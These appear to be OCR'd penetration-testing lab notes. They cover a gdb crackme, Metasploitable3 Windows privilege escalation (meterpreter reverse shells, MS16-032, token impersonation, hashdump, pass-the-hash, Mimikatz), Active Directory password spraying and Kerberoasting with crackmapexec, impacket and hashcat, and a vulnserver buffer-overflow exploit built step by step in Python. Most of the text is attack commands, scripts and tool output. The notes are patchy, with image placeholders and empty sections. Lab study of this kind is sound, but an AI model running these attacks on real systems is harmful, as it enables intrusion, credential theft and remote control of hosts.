 x [len]               alias for 'px' (print hexadecimal)
 y [len] [off]         yank/paste bytes from/to memory
 ?[??] [expr]          help or evaluate math expression
 ?$?                   show available '$' variables
 ?@?                   show help for '@' and '~' suffix
[0x08048430]> pdf @ main
```


student@ubuntu: ~/Desktop
student@ubuntu:~/Desktop$ man gdb
student@ubuntu:~/Desktop$ gdb crackme32Bit
GNU gdb (Ubuntu 7.11.1-0ubuntu1~16.5) 7.11.1
Copyright (C) 2016 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law. Type "show copying"
and "show warranty" for details.
This GDB was configured as "i686-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from crackme32Bit...(no debugging symbols found)...done.
gdb-peda$ disassemble main


student@ubuntu: ~/Desktop
0x08048513 <+47>: mov DWORD PTR [esp],eax
0x08048516 <+50>: call 0x8048420 <__isoc99_scanf@plt>
0x0804851b <+55>: lea eax,[esp+0x13]
0x0804851f <+59>: mov DWORD PTR [esp+0x4],eax
0x08048523 <+63>: mov DWORD PTR [esp],0x804a024
0x0804852a <+70>: call 0x80483c0 <strcmp@plt>
0x0804852f <+75>: test eax,eax
0x08048531 <+77>: jne 0x8048554 <main+112>
0x08048533 <+79>: mov DWORD PTR [esp],0x8048654
0x0804853a <+86>: call 0x80483f0 <puts@plt>
0x0804853f <+91>: nop
0x08048540 <+92>: mov eax,0x0
0x08048545 <+97>: mov edx,DWORD PTR [esp+0x2c]
0x08048549 <+101>: xor edx,DWORD PTR gs:0x14
0x08048550 <+108>: je 0x8048567 <main+131>
0x08048552 <+110>: jmp 0x8048562 <main+126>
0x08048554 <+112>: mov DWORD PTR [esp],0x804865e
0x0804855b <+119>: call 0x80483f0 <puts@plt>
0x08048560 <+124>: jmp 0x80484f9 <main+21>
0x08048562 <+126>: call 0x80483e0 <__stack_chk_fail@plt>
0x08048567 <+131>: leave
0x08048568 <+132>: ret
End of assembler dump.
gdb-peda$ break *0x0804852a


gdb-peda$ break *0x0804852a
Breakpoint 1 at 0x804852a
gdb-peda$ run
Starting program: /home/student/Desktop/crackme32Bit
Enter password: randompassword





Windows Privilege Escalation

Metasploitable3 Windows Server 2008

Using # **sudo netdiscover** to find target ip
After find the target ip then we need to identify the open ports using nmap
nmap -sS -A -T4 (target ip) -oN (output file name)
Open new terminal tab then type,
nc (target ip) (port number) to get more information about the specific ports.

Port 8022 Exploitation

Note : SSH on port 8022 grants access to the base operating system on appliance and virtual node platforms for support and troubleshooting.

Open **msfconsole**

msf6 > search Desktop Central
msf6 > use exploit/windows/http/manageengine_connectionid_write

msf6 exploit(windows/http/manageengine_connectionid_write) > **set payload /windows/x64/meterpreter/reverse_tcp**

show options
set RHOSTS (target ip)
set RPORT 8022
run

```
msf6 exploit(windows/http/manageengine_connectionid_write) > run

[*] Started reverse TCP handler on 192.168.0.153:4444
[*] Creating JSP stager
[*] Uploading JSP stager quqGx.jsp ...
[*] Executing stager ...
[*] Sending stage (200774 bytes) to 192.168.0.158
[+] Deleted ../webapps/DesktopCentral/jspf/quqGx.jsp
[*] Meterpreter session 1 opened (192.168.0.153:4444 → 192.168.0.158:49346) at 2023-10-07 11:44:16 +0530

meterpreter > 
```

After get meterpreter,

meterpreter > sysinfo
meterpreter > getuid
meterpreter > getprivs
meterpreter > shell

```
meterpreter > shell
Process 3140 created.
Channel 2 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\ManageEngine\DesktopCentral_Server\bin>cd C:\\
cd C:\\

C:\>
```

C:\>net user
C:\>whoami
C:\>whoami /groups
C:\>whoami /priv
C:\>hostname
C:\>systeminfo
C:\>tasklist

Note : we use automated script for enumerating information about the target. Do some research about **Windows Exploit Suggester**

Nav → https://github.com/AonCyberLabs/Windows-Exploit-Suggester

Clone this repository to our kali linux then,


cd Windows-Exploit-Suggester
./windows-exploit-suggester.py --update
OR
python2 windows-exploit-suggester.py --update

Then back to **meterpreter > shell** type,
systeminfo , then copy the result after typing the command, open any text editor on our system, paste the result then save it. In this case my file name is **systeminfo.txt**

Then run **windows-exploit-suggester.py,** the command is,


python2 windows-exploit-suggester.py --database 2023-10-07-mssb.xls --systeminfo systeminfo.txt

Then search about the CVEs. in this case we use **ms16-032,**
Then back to **meterpreter > shell** click **ctrl+z** to run the meterpreter as background
Then,









Then

msf6 exploit(windows/http/manageengine_connectionid_write) > **use exploit/windows/local/ms16_032_secondary_logon_handle_privesc**
msf6 exploit(windows/local/ms16_032_secondary_logon_handle_privesc) > set payload windows/x64/meterpreter/reverse_tcp
show options
set SESSION 1
set LPORT 1234
run

In this case no sessions was created, but we get some useful information about the target system, (SYSTEM Impersonation token) it means maybe we try impersonation attack here,

sessions 1
getprivs
load incognito
list_tokens -u

Unfortunately no impersonation token, then we need to check another exploit called **ms16-075**

Hot-potato windows privilege escalation

Then navigate the link provided by windows exploit suggest and download the .exe file.

Then back to meterpreter,

dir
C:
upload /Downloads/.exe
Permission denied
cd Users
dir
cd vagrant
upload /Downloads/.exe
Permission denied

cd Users
dir
cd manageengine
dir
cd DesktopCentral_Server
dir
upload /Downloads/.exe
In this step we **successfully** upload the .exe file.
Then,
meterpreter > shell
.\rottrnpotato.exe
Ctrl + z

Back to meterpreter session,
list_tokens -u
Now the impersonation tokens are available then,
impersonation_token "NT AUTHORITY\SYSTEM"
We successfully impersonated.

getprivs
getuid
cd c:
cd Users
cd Administrator
dir
C:
cd wamp
shell

Explore it.
Ctrl + z then type y

cd www
wordpress
cat wp_config

We get database username and password
Open another terminal tab, then type,

mysql -u root -p -h (target ip) (password: null)

show database;
use (database name)
select * from users

Then back to meterpreter shell

hashdump

Then copy the administrator password hash.
Open a new terminal window, open nano, then paste the password hash, then save it.

We need to crack this password hash using john

sudo john --format=NT <filename.txt>
--format=NT → because this is an NTLM hash.

Username : Administrator
Password : vagrant

Then open **Remmina,**
RDP : target ip
Username : Administrator
Password : vagrant
BOOM!

Pass-The-Hash Attack

msfconsole
search psexec
use exploit/windows/smb/psexec
set payload windows/x64/meterpreter/reverse_tcp
show options
set LPORT 4443
set RHOSTS (target ip)
set SMBUser Administrator
set SMBPass (paste the password hash)
Basil:500:34rsvzdsg5stSCX Vzdqw1244tefdbfgnbbvsQDZ...:::::
Red portion is the password hash.
run

We get second meterpreter session
sysinfo
getuid
getprivs

Some other technique to exploit, like
We use windows credential editor,

cd C:
dir
upload /user/share/windows-resources/wce/wce64.exe
Successfully uploaded, then type
shell
.\wce64.exe -h
.\wce64.exe -l

Using Mimikatz to dump SAM databases.

Ctrl + z, y
load kiwi
lsa_dump_sam

Active Directory Enumeration

fping -angq 10.10.5.0/24 → pinging whole network
crackmapexec smb 10.10.5.0/24 → initial scanning, this displays system name, ip address, domain etc...
nmap -sV -sC -Pn -p- 10.10.5.130-132 --open
Try to scanning ip range 10.10.5.130 to 132
nmap -Pn -p- 10.10.5.130-132 --open
crackmapexec smb 10.10.5.130
crackmapexec (smb) 10.10.5.130 -u 'a' -p ' '
It means try to check if an anonymous login is allowed or not.
crackmapexec smb 10.10.5.130 -u ' ' -p ' '

kerbrute → username, password and name enumeration tool

kerbrute userenum -d HIVE.LOCAL --dc AREA51-DC.HIVE.LOCAL /wordlist

We found the name, then crack the password using crackmapexec

crackmapexec smb 10.10.5.130 -u 'username' -p /wordlist
kerbrute bruteuser -d HIVE.LOCAL --dc AREA51-DC.HIVE.LOCAL /wordlist

We found the password, then

crackmapexec smb 10.10.5.130 -u 'username' -p 'password' --users
crackmapexec smb 10.10.5.130 -u 'username' -p 'password' --groups
crackmapexec smb 10.10.5.130 -u 'username' -p 'password' --shares
crackmapexec smb 10.10.5.130 -u 'username' -p 'password' -M (dir name)
The file location is under /tmp/dir name

smbclient \\\\AREA51-DC.HIVE.LOCAL\\ 'Top-Secret' -u mximus
smbclient \\\\AREA51-DC.HIVE.LOCAL\\ -M (dir name) -o READ_ONLY=false
smbclient \\\\AREA51-DC.HIVE.LOCAL\\ -x 'whoami'

Impacket

impacket-GetNPUsers -dc-ip 10.10.5.130 'HIVE.LOCAL/maximus:password' -outputfile (filename.txt)

The file have password hashes, then crack with hashcat or john

hashcat -m 18200 -a 0 (filename.txt) /wordlist

impacket-GetUserSPNs -dc-ip 10.10.5.130 "HIVE.LOCAL/maximus:password' -outputfile (filename.txt)
We found password hash, then crack with hashcat or john

hashcat -m 13100 -a 0 (filename.txt) /wordlist

If we found username and password then try all the service with crackmapexec like,

crackmapexec rdp 10.10.5.130 -u 'username' -p 'password'

xfreerdp /u:maximus /p:password /v:10.10.5.130 +clipboard /dynamic-resolution

Bloodhound

sudo bloodhound-python -d interstellar.com -u basil -p Bas@123 -ns 192.168.1.36 -c all

To get all the information about the domain
Then, start neo4j service.
sudo neo4j start
Then back to terminal type bloodhound
bloodhound

Type username and password to login bloodhound. Then we need to upload data. Then analyze.

BRUTE FORCING DOMAIN PASSWORDS

```
┌──(kali㉿kali)-[~/active_directory/hacks/crackmapexec]
└─$ head -n 1000 /usr/share/wordlists/rockyou.txt > passwords.txt
```

```
Discovered open port 3268/tcp on 192.168.111.155
Completed Connect Scan at 01:09, 4.22s elapsed (1000 total ports)
Nmap scan report for 192.168.111.155
Host is up (0.00047s latency).
Not shown: 989 filtered tcp ports (no-response)
PORT     STATE SERVICE
53/tcp   open  domain
88/tcp   open  kerberos-sec
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
389/tcp  open  ldap
445/tcp  open  microsoft-ds
464/tcp  open  kpasswd5
593/tcp  open  http-rpc-epmap
636/tcp  open  ldapssl
3268/tcp open  globalcatLDAP
3269/tcp open  globalcatLDAPssl

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 4.27 seconds

┌──(kali㉿kali)-[~/active_directory/hacks/crackmapexec]
└─$
```

```
┌──(kali㉿kali)-[~/active_directory/hacks/crackmapexec]
└─$ crackmapexec smb 192.168.111.155
SMB         192.168.111.155 445    DC1              [*] Windows 10.0 Build 20348 x64 (name:DC1) (domain:xyz.com) (signing:True) (SMBv1:False)
```

```
┌──(kali㉿kali)-[~/active_directory/hacks/crackmapexec]
└─$ crackmapexec smb targets.txt -u users.txt -p passwords.txt
```


```
┌──(kali㉿kali)-[~/active_directory/hacks/crackmapexec]
└─$ crackmapexec smb targets.txt -u users.txt -p passwords.txt --continue-on-success
```

```
┌──(kali㉿kali)-[~/active_directory/hacks/crackmapexec]
└─$ crackmapexec smb targets.txt -u abrown -p bubbles
SMB         192.168.111.155 445    DC1              [*] Windows 10.0 Build 20348 x64 (name:DC1) (domain:xyz.com) (signing:True) (SMBv1:False)
SMB         192.168.111.155 445    DC1              [+] xyz.com\abrown:bubbles
```

```
┌──(kali㉿kali)-[~/active_directory/hacks/crackmapexec]
└─$ crackmapexec smb targets.txt -u abrown -p bubbles --pass-pol
SMB         192.168.111.155 445    DC1              [*] Windows 10.0 Build 20348 x64 (name:DC1) (domain:xyz.com) (signing:True) (SMBv1:False)
SMB         192.168.111.155 445    DC1              [+] xyz.com\abrown:bubbles
SMB         192.168.111.155 445    DC1              [+] Dumping password info for domain: XYZ
SMB         192.168.111.155 445    DC1              Minimum password length: 1
SMB         192.168.111.155 445    DC1              Password history length: 24
SMB         192.168.111.155 445    DC1              Maximum password age: 41 days 23 hours 53 minutes
SMB         192.168.111.155 445    DC1
SMB         192.168.111.155 445    DC1              Password Complexity Flags: 000000
SMB         192.168.111.155 445    DC1                  Domain Refuse Password Change: 0
SMB         192.168.111.155 445    DC1                  Domain Password Store Cleartext: 0
SMB         192.168.111.155 445    DC1                  Domain Password Lockout Admins: 0
SMB         192.168.111.155 445    DC1                  Domain Password No Clear Change: 0
SMB         192.168.111.155 445    DC1                  Domain Password No Anon Change: 0
SMB         192.168.111.155 445    DC1                  Domain Password Complex: 0
SMB         192.168.111.155 445    DC1
SMB         192.168.111.155 445    DC1              Minimum password age: 1 day 4 minutes
SMB         192.168.111.155 445    DC1              Reset Account Lockout Counter: 30 minutes
SMB         192.168.111.155 445    DC1              Locked Account Duration: 30 minutes
SMB         192.168.111.155 445    DC1              Account Lockout Threshold: None
SMB         192.168.111.155 445    DC1              Forced Log off Time: Not Set

┌──(kali㉿kali)-[~/active_directory/hacks/crackmapexec]
└─$

┌──(kali㉿kali)-[~/active_directory/hacks/crackmapexec]
└─$
```



```
┌──(kali㉿kali)-[~/active_directory/hacks/crackmapexec]
└─$ crackmapexec smb targets.txt -u abrown -p bubbles --users
```

```
┌──(kali㉿kali)-[~/active_directory/hacks/crackmapexec]
└─$ crackmapexec smb targets.txt -u users.txt -p passwords.txt --continue-on-success | grep '[+]'
SMB         192.168.111.155 445    DC1              [+] xyz.com\abrown:bubbles
```

Search for further reference https://www.crackmapexec.wiki/

BLOODHOUND Domain Enumeration

```
┌──(kali㉿kali)-[~/active_directory/hacks/bloodhound]
└─$ bloodhound-python
bloodhound-python: command not found

┌──(kali㉿kali)-[~/active_directory/hacks/bloodhound]
└─$
```

In case we face this issue dont worry about that solution is here,

```
┌──(kali㉿kali)-[~/active_directory/hacks/bloodhound]
└─$ pip install bloodhound
Defaulting to user installation because normal site-packages is not writeable
```

Try this, the error is still here then,

```
┌──(kali㉿kali)-[~/active_directory/hacks/bloodhound]
└─$ bloodhound-python
bloodhound-python: command not found
```

```
Installing collected packages: bloodhound
  WARNING: The script bloodhound-python is installed in '/home/kali/.local/bin' which is n
ot on PATH.
  Consider adding this directory to PATH or, if you prefer to suppress this warning, use -
-no-warn-script-location.
Successfully installed bloodhound-1.2.1
```


```
┌──(kali㉿kali)-[~/active_directory/hacks/bloodhound]
└─$ echo $PATH
/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/local/games:/usr/games
```


```
┌──(kali㉿kali)-[~/active_directory/hacks/bloodhound]
└─$ echo $PATH
/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/local/games:/usr/games

┌──(kali㉿kali)-[~/active_directory/hacks/bloodhound]
└─$ ls /home/kali/.local/bin
bloodhound-python
```

```
┌──(kali㉿kali)-[~/active_directory/hacks/bloodhound]
└─$ subl ~/.zshrc
```










then analyze.

Compromising WINDOWS Hosts w/ Impacket







Active Directory Kerberoasting

Search for further reference : https://adsecurity.org/


Buffer Overflow

Open linux then type the following command,

```
root@kali:~# nc -nv 192.168.1.90 9999
(UNKNOWN) [192.168.1.90] 9999 (?) open
Welcome to Vulnerable Server! Enter HELP for help.
```

Spiking


Open nano stats.spk, then type the following code, then save it.



Then run the spk file with generic_send_tcp using following command,

```
root@kali:~# gedit stats.spk
root@kali:~# generic_send_tcp 192.168.1.90 9999 stats.spk 0 0
```

Open nano trun.spk, then type the following code, then save it.



Then run the spk file with generic_send_tcp using following command,

```
root@kali:~# gedit trun.spk
root@kali:~# generic_send_tcp 192.168.1.90 9999 trun.spk 0 0
```

Fuzzing

Open nano fuzzing.py, then type the following code, then save it

```
  GNU nano 7.2
#!/usr/bin/python
import sys, socket
from time import sleep

buffer = "A" * 100

while True:
    try:
        s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        s.connect(('192.168.1.38', 9999))
        s.send(('TRUN /.:/' + buffer).encode())
        s.close()
        sleep(1)
        buffer = buffer + "A" * 100
    except KeyboardInterrupt:
        print("Fuzzing crashed at %s bytes" % len(buffer))
        sys.exit()
    except Exception as e:
        print("Fuzzing crashed at %s bytes" % len(buffer))
        sys.exit()
```

After save,

chmod +x fuzzing.py

./fuzzing.py or python fuzzing.py

┌──(botnet㉿shelter)-[~/buffer]

└─$ /usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l 2200

Finding the Offset

Open nano offset.py, then type the following code, then save it

```
  GNU nano 7.2
#!/usr/bin/python
import sys, socket

offset = "Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8A

try:
    soc = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    soc.connect(('192.168.1.38', 9999))
    soc.send(('TRUN /.:/' + offset).encode())
    soc.close()
except:
    print ("Error: Unable to establish connection with Server")
    sys.exit()
```

```
┌──(botnet㉿shelter)-[~/buffer]
└─$ /usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -l 3520 -q 386F4337
[*] Exact match at offset 2003
```

Overwriting the EIP

Open terminal nano overwriting.py then type the following command

```
  GNU nano 7.2
#!/usr/bin/python
import sys, socket

shellcode = "A" * 2003 + "B" * 4

try:
    soc = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    soc.connect(('192.168.1.38', 9999))
    soc.send(('TRUN /.:/' + shellcode).encode())
    soc.close()
except:
    print ("Error: Unable to establish connection with Server")
    sys.exit()
```

Note : in my case ./overwriting.py is executing multiple times.

Finding Bad Characters

badchars - https://github.com/cytopia/badchars

Open terminal nano badchars.py then type the following command

```
  GNU nano 7.2
#!/usr/bin/python
import sys, socket

badchars = (
  "\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10"
  "\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20"
  "\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30"
  "\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40"
  "\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50"
  "\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f\x60"
  "\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70"
  "\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f\x80"
  "\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90"
  "\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\xa0"
  "\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0"
  "\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf\xc0"
  "\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0"
  "\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf\xe0"
  "\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0"
  "\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff"
)
```

```
shellcode = "A" * 2003 + "B" * 4 + badchars

try:
    soc = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    soc.connect(('192.168.1.38', 9999))
    soc.send(('TRUN /.:/' + shellcode).encode())
    soc.close()
except:
    print ("Error: Unable to establish connection with Server")
    sys.exit()
```

Finding the Right Module

Open immunity debugger then type the following command

```
0BADF00D [+] Preparing output file 'modules.txt'
0BADF00D     - (Re)setting logfile modules.txt
0BADF00D
0BADF00D [+] This mona.py action took 0:00:00.278000
```

```
!mona modules
```

Then

```
0BADF00D     Found a total of 9 pointers
0BADF00D
0BADF00D [+] This mona.py action took 0:00:00.218000
```

```
!mona find -s "\xff\xe4" -m essfunc.dll
```

After enter this command we found the value (**0x625011af**) then type

```
┌──(botnet㉿shelter)-[~/buffer]
└─$ /usr/share/metasploit-framework/tools/exploit/nasm_shell.rb
nasm > JMP ESP
00000000  FFE4            jmp esp
nasm >
```

